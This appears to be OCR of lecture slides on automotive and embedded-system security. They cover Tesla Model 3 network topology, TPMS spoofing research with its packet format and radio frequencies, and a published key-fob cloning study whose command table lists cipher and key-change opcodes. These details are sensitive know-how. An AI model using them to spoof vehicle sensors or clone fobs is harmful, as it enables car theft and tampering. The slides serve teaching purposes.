





Fig. 7: Existing defences against the attacks

Attacks and defences on intelligent connected vehicles: A survey
Mahdi Dibaei, Xi Zheng, Kun Jiang, Robert Abbas, Shigang Liu, Yuexin Zhang, Yang Xiang, Shui Yu, 2020




Filip Machala,
Tesla Model 3 Internal Network Security Analysis
Master's thesis, 2020





Filip Machala,
Tesla Model 3 Internal Network Security Analysis
Master's thesis, 2020



Filip Machala,
Tesla Model 3 Internal
Network Security Analysis
Master's thesis, 2020




Figure 4.2: Topology of network devices

Tesla Car automatically scan and connect known SSIDs

VPN

MOTHERSHIP

Internet

BT

Cellular

Wi-Fi

CID

Center Information Display

Internal Ethernet LAN

IC

Instrument Coasters

GATEWAY

CAN-BUS

ECUs

CAMERAS

Autopilot ECU

ParkAid ECU

ULTRASONIC SENSOR


FRONT RADAR

Sécurité des Systèmes Numériques

Les équations de Maxwell sont elles sécurisées ?

$\mathrm{div}\ \vec{B} = 0$	$\mathrm{div}\ \vec{E} = \frac{\rho}{\varepsilon_0}$
$\overrightarrow{\mathrm{rot}}\ \vec{B} = \mu_0 \vec{j} + \varepsilon_0 \mu_0 \frac{\partial \vec{E}}{\partial t}$	$\overrightarrow{\mathrm{rot}}\ \vec{E} = -\frac{\partial \vec{B}}{\partial t}$

La sécurité est une construction (design)



2 lignes de remparts

1 bastion

*La ville de Carcasonne

"*A short list of requirements includes tamper resistance and secure communications and storage*"

"Rebooting the IT Revolution: A Call to Action" (SIA/SRC), 2015"

Node Integrity

Isolation

-Multi processors

-Sandbox

Intrusion prevention (Software Injection)

- Secure Boot
- Secure update

Secure Communication


- Strong Mutual Authentication
- Privacy
- Integrity

Secure Element

Secure Storage

- Communication secrets
- Tamper Resistant device

Attaques



Examples of attack threats faced by embedded systems.

La Carte Bancaire

Génération de cryptogrammes à partir d'une clé symétrique 3xDES

Processeur sécurisé EAL6+

Signature des fichiers

Secure Channel pour mise à jour

Anti Clonage
Clé privée, Certificat

Le secret implique la confiance

How to you know that a thing is the thing you believe it is ?

- Hardware Integrity
- Software Integrity

Giuseppe Arcimboldo, *The Greengrocer 1585*

Introspection

Jackson Pollock, *26A Black and white, 1948*

TPMS

Un exemple de point faible: TPMS (2010)

Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study

Ishtiaq Rouf[a], Rob Miller[b], Hossen Mustafa[a], Travis Taylor[a], Sangho Oh[b]
*Wenyuan Xu[a], Marco Gruteser[b], Wade Trappe[b], Ivan Seskar[b] **
[a] Dept. of CSE, Univ. of South Carolina, Columbia, SC USA
{rouf, mustafah, taylort9, wyxu}@cse.sc.edu
[b] WINLAB, Rutgers Univ., Piscataway, NJ USA
{rdmiller, sangho, gruteser, trappe, seskar}@winlab.rutgers.edu

(2010)

Mike Metzger Letting the Air Out of Tire Pressure Monitoring Systems – Defcon 18, 2010

The majority of TPMS sensors are activated with a low frequency (LF) signal (125 KHz). This LF signal varies from vehicle to vehicle (some require more power than others) and forces the sensor to transmit.
The TPMS sensors then transmit information and communicate via a UHF signal (314.9-433.92 MHz).

Siemens VDO FE01-37140 (radio)

ATMEL AT092 chip (4-bit microprocessor)

Battery (CR2302)

MEMS style pressure sensor




Figure 1: TPMS architecture with four antennas.

preamble	Sensor ID	Pressure	Temperature	Flags	Checksum

Figure 4: An illustration of a packet format. Note the size is not proportional to real packet fields.

The successful implementation of a series of spoofing attacks revealed that the ECU relies on sensor IDs to filter packets, and the implemented filter mechanisms are not effective in rejecting packets with conflicting information or abnormal packets transmitted at extremely high rates




Figure 7: The experiment setup for the range study.

Access Control

Fast, Furious and Insecure: Passive Keyless Entry and Start Systems in Modern Supercars

Lennert Wouters[1], Eduard Marin[2,1], Tomer Ashur[1], Benedikt Gierlichs[1] and Bart Preneel[1]

[1] imec-COSIC, KU Leuven Kasteelpark Arenberg 10, B-3001 Leuven-Heverlee, Belgium
firstname.lastname@esat.kuleuven.be
[2] School of Computer Science, University of Birmingham, UK, e.marin@cs.bham.ac.uk

2019

- The security of immobiliser and Remote Keyless Entry systems has been extensively studied over many years.
- Passive Keyless Entry and Start systems, which are currently deployed in luxury vehicles, have not received much attention besides relay attacks.
- In this work we fully reverse engineer a Passive Keyless Entry and Start system and perform a thorough analysis of its security.
- Our research reveals several security weaknesses.
- Specifically, we document the use of an **inadequate proprietary cipher using 40-bit keys**, the **lack of mutual authentication** in the challenge-response protocol, no firmware readout protection features enabled and the absence of security partitioning.
- **In order to validate our findings, we implement a full proof of concept attack allowing us to clone a Tesla Model S key fob in a matter of seconds with low cost commercial off the shelf equipment.**
- Our findings most likely apply to other manufacturers of luxury vehicles including McLaren, Karma and Triumph motorcycles as they all use the same system developed by Pektron.




Figure 3: The Tesla Model S key fob PCB with the TMS37F128 chip in the middle. The square shaped pads at the top can be used to connect an MSP430 compatible JTAG debugger.

Action	LEN	CMD	WA
DST40(C, K_1)	0x06	0x84	NA
DST_UNK(C, K_1)	0x06	0x85	NA
DST40(C, K_2)	0x06	0x86	NA
DST_UNK(C, K_2)	0x06	0x87	NA
Change K_1	0x07	0x01	0x11
Change K_2	0x07	0x01	0x15





